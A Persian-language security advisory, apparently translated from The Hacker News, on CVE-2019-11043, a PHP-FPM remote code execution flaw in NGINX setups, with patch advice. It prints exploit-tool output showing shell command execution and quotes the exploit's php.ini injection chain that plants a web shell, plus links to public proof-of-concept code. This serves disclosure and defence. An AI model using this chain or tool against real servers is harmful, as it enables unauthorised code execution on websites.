بسمه تعالی

عنوان خبر:

آسیب‌پذیری جدید PHP و امکان هک شدن سایت‌های درحال اجرا بر روی سرورهای Nginx!

آسیب‌پذیری جدید در وب سایت‌های مبتنی بر PHP بر روی سرورهای NGINX کشف شده است.

اگر برای بهبود عملکرد و کارایی اینگونه وب‌سایت‌ها، قابلیت PHP-FPM را فعال کرده‌اید، بدانید که در معرض آسیب‌پذیری جدیدی قرار دارید که در آن مهاجمان غیرمجاز می‌توانند از راه دور سرور وب‌سایت شما را هک کنند.

به این آسیب‌پذیری شناسه "CVE-2019-11043" اختصاص داده شده است و وب‌سایت‌هایی با پیکربندی خاصی از PHP-FPM (که ظاهراً غیرمعمول هم نیست) را تحت تأثیر قرار می‌دهد. قابلیت PHP-FPM پیاده‌سازی دیگری از PHP FastCGI است که پردازش‌هایی پیشرفته و بسیار کارآمد را برای اسکریپت‌های نوشته شده در زبان برنامه‌نویسی PHP ارائه می‌دهد.

علت اصلی این آسیب‌پذیری، مشکل حافظه underflow "env_path_info" در ماژول PHP-FPM است و ترکیب آن با سایر نقص‌ها می‌تواند مهاجمان را قادر سازد تا از راه دور کد دلخواه خود را بر روی وب‌سرورهای آسیب‌پذیر اجرا کنند.

آسیب‌پذیری مذکور، توسط یک محقق امنیتی در Wallarm به نام Andrew Danau در زمان برگزاری یکی از مسابقات Capture The Flag(CTF) کشف شد و وی با همکاری دو تن از محققان دیگر به نام‌های Omar Ganiev و Emil Lerner توانستند آن را به صورت یک اکسپلویت اجرای کد از راه دور توسعه دهند.

کدام یک از وب‌سایت‌های مبتنی بر PHP در برابر مهاجمان آسیب‌پذیرند؟

اگرچه اکسپلویت کد اثبات مفهومی (PoC) آسیب‌پذیری مورد بحث به صورت عمومی منتشر شده است اما به طور خاص برای هدف قرار دادن سرورهای آسیب‌پذیر در حال اجرای نسخه‌های PHP 7+ طراحی شده است، با این وجود، نسخه‌های پیشین PHP نیز تحت تأثیر این آسیب‌پذیری قرار دارند.

به طور خلاصه، یک وب‌سایت آسیب‌پذیر خواهد بود اگر:

- وب‌سرور NGINX به صورتی پیکربندی شده باشد که درخواست‌های صفحات PHP را به پردازنده PHP-FPM ارسال کند.
- دستور "fastcgi_split_path_info" در این پیکربندی وجود داشته و شامل یک عبارت معمولی باشد که با نماد '^' شروع می‌شود و با نماد '$' خاتمه می‌یابد.
- متغیر PATH_INFO با دستور fastcgi_param تعریف شده است.
- دستوری شبیه به "try_files $uri =404" و یا "-f $uri" برای مشخص کردن وجود یا عدم وجود یک فایل، وجد نداشته باشد.

پیکربندی آسیب‌پذیر NGINX و PHP-FPM می‌تواند به صورت زیر باشد:

```
location ~ [^/]\.php(/|$) {
  ...
  fastcgi_split_path_info ^(.+?\.php)(/.*)$;
  fastcgi_param PATH_INFO       $fastcgi_path_info;
  fastcgi_pass   php:9000;
  ...
}
```


در این مثال، از دستور "fastcgi_split_path_info " برای تقسیم URL صفحات PHP وب به دو بخش استفاده می‌شود، بخش اول یک موتور PHP-FPM برای فهمیدن نام اسکریپت و بخش دوم شامل اطلاعات مسیر آن است.

اکسپلویت اجرای کد از راه دور در PHP FPM چگونه عمل می‌کند؟

به گفته محققان، عبارتی که دستور "fastcgi_split_path_info " را تعریف می‌کند، با استفاده از کاراکتر خط جدید می‌تواند به گونه‌ای دستکاری شود که در نهایت تابع تقسیم کننده URL تمامی اطلاعات مسیر را خالی کند.

در مرحله بعد، از آنجا که یک اشاره‌گر محاسباتی در کد FPM وجود دارد که به اشتباه "env_path_info " را بدون تأیید وجود فایلی بر روی سرور، یک پیشوند مساوی با مسیر اسکریپت php تلقی می‌کند، این مسئله می‌تواند توسط یک مهاجم برای بازنویسی داده‌ها در حافظه با درخواست URLهای خاص ساخته شده از وب‌سایت‌های مورد هدف اکسپلویت شود.

```
ale@Pentest ~/go/bin ./phuip-fpizdam http://10.10.20.166:8080/index.php
2019/10/24 07:51:34 Base status code is 200
2019/10/24 07:51:36 Status code 502 for qsl=1800, adding as a candidate
2019/10/24 07:51:37 The target is probably vulnerable. Possible QSLs: [1790 1795 1800]
2019/10/24 07:51:38 Attack params found: --qsl 1790 --pisos 5 --skip-detect
2019/10/24 07:51:38 Trying to set "session.auto_start=0"...
2019/10/24 07:51:40 Detect() returned attack params: --qsl 1790 --pisos 5 --skip-detect <-- REMEMBER THIS
2019/10/24 07:51:40 Performing attack using php.ini settings...
2019/10/24 07:51:41 Success! Was able to execute a command by appending "?a=/bin/sh+-c+'which+which'&" to URLs
2019/10/24 07:51:41 Trying to cleanup /tmp/a...
2019/10/24 07:51:41 Done!
ale@Pentest ~/go/bin
```



System	Linux d3135c708e7b 4.19.0-kali1-amd64 #1 SMP Debian 4.19.13-1kali1 (2019-01-03) x86_64
Build Date	Sep 15 2018 02:33:00
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS

محققان، اکسپلویت کد اثبات مفهومی[1] را برای دستیابی به حافظه و اضافه کردن مقادیر دلخواه php.ini (همانطور که در تصویر نشان داده شده است) در فایل پیکربندی PHP-FPM در یک سرور مورد هدف منتشر کردند که به مهاجمان امکان می‌دهد که با استفاده از یک شِل وب، کد دلخواه خود را اجرا نمایند.

[1] https://github.com/neex/phuip-fpizdam و https://github.com/jas502n/CVE-2019-11043

```
}

var chain = []string{
        "short_open_tag=1",
        "html_errors=0",
        "include_path=/tmp",
        "auto_prepend_file=a",
        "log_errors=1",
        "error_reporting=2",
        "error_log=/tmp/a",
        "extension_dir=\"<?=`\"",
        "extension=\"$_GET[a]`?>\"",
}
```

بروزرسانی‌های PHP 7 برای وصله آسیب‌پذیری FPM منتشر شد

پیکربندی‌های آسیب‌پذیر توسط برخی از ارائه دهندگان میزبانی وب مورد استفاده قرار می‌گیرد و به عنوان بخشی از آموزش‌های PHP FPM در اینترنت موجود است.

Nextcloud یکی از ارائه دهندگان میزبانی وب که تحت تأثیر این آسیب‌پذیری قرار گرفته است به کاربران خود هشدار داد که پیکربندی پیش‌فرض Nextcloud NGINX در برابر این حمله آسیب‌پذیر است و همچنین به مدیران توصیه می‌کند تا اقدامات لازم و فوری را انجام دهند.

سرانجام پس از گذشت یک ماه از ارسال گزارش این آسیب‌پذیری به تیم توسعه PHP توسط محققان، وصله‌ای برای آن منتشر شد.

از آنجاییکه اکسپلویت کد اثبات مفهومی در حال حاضر موجود است و وصله مربوط به آن نیز به تازگی منتشر شده است، ممکن است مهاجمان با اسکن اینترنت در پی جستجوی وب‌سایت‌های آسیب‌پذیر باشند.

✓ توصیه امنیتی:

به کاربران توصیه می‌شود حتی در صورت استفاده نکردن از پیکربندی آسیب‌پذیر PHP، آن را به آخرین نسخه یعنی ۷.۳.۱۱ و ۷.۲.۲۴ بروزرسانی نمایند.

منبع خبر:

https://thehackernews.com/2019/10/nginx-php-fpm-hacking.html